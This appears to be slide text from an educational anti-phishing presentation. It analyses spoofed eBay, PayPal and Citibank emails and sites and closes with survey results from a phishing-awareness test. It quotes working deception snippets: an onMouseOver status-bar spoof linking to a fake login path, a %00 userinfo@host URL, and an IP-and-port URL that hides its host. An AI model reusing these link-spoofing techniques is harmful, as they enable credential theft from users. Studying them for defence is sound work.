
# Links to Web Sites That Gather Information

## Register Similar Domain Names

The Click Here links in this fraudulent eBay email take the user to:


<http://www.ebay-secure.com>

Hoping to fool the recipient into believing that this is an eBay site.



# Using onMouseOver to Hide the Link

Shows a false URL in the status bar of the user's email application.



```
<A onmouseover="window.status='https://www.paypal.com/cgi-bin/webscr?cmd=_login-run'; return true" onmouseout="window.status='https://www.paypal.com/cgi-bin/webscr?cmd=_login-run'"href="http://leasurelandscapes.com/snow/webscr.dll">https://www.paypal.com/cgi-bin/webscr?cmd=_login-run</A>
```

[https://www.paypal.com/cgi-bin/webscr?cmd=\\_login-run](https://www.paypal.com/cgi-bin/webscr?cmd=_login-run)

# Hiding the Host Information

*Link in Email: <userinfo><null>@<host>*

*<null> prevents the host information from being displayed in the address bar of the browser.*

<userinfo> = shown in browser address bar  
<host> = actual site accessed (hidden by null)

Previous Example:

```
<a href=""http://www.ebay.com %00@34675.netfirms.com">[eBay  
Billing Center]</a>
```

- <userinfo> = http://www.ebay.com (Shown in browser address bar)
- <null> = %00 (hides host information)
- <host> = 34675.netfirms.com (Site opened in browser)

To further conceal the URL, the @ symbol can be represented by its hexadecimal character code "%40."

# Switching Ports

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A port can be specified by following the URL with a colon and the port number.

If no port is specified, the browser uses port 80, the default port for Web pages.

Scammers occasionally use other ports to hide their location.

Example:

`http://www.citibankonline.com:ac-KTtF4BD6y4TZlcv6GT5D@64.29.173.91:8034/`


`<userinfo> = http://www.citibankonline.com:ac-KTtF4BD6y4TZlcv6GT5D`

`<host> = 64.29.173.91 (IP Address)`


`<port> = :8034`




# Tricks Used in Fraudulent Web Sites



# Continuing to Spoof the Company




Real eBay site



Fraudulent eBay site at:  
http://www.trevis12.home.ro/  
arribada/eBay/ISAPI/SignIn.htm


# Fake Address Bar



In the example above, JavaScript opens second browser window that looks like a small white window with a fake URL in it. This new browser window is placed over the real address bar.

Another method uses JavaScript to close the address bar and uses a table in the Web page to show a fake address bar in the first row and the rest of the fraudulent Web page in the second row.

# Using Pop-Ups



Fraudulent pop-ups over real sites.



# Buying Time to Access Accounts



Your submitted information will be verified by eBay Accounts Management Department in 24 hours.

# New Trends & Conclusion

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New scam threat at EBay

Hackers obtained information on some customers

Carrie Kirby, Chronicle Staff Writer

The hackers were able to download customer information including names, email addresses, home addresses and transaction information. This data can now be used in fraudulent emails not only to personalize the salutation, but also to reference recent transactions, making them even more convincing.

By analyzing the tricks used by the scammers, we are better equipped to create technology that can surmount Internet fraud.



# The MailFrontier Phishing IQ Test

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<http://survey.mailfrontier.com/survey/quiztest.html> (10 Questions)

Based on results from over 83,450 Respondents  
(subset of total responses):

- 26.7% of the people were fooled across all respondents and all questions.
- Only 13.8 % of respondents answered all questions correctly.

*Respondents misclassified fraud as good email and  
good email as fraud.*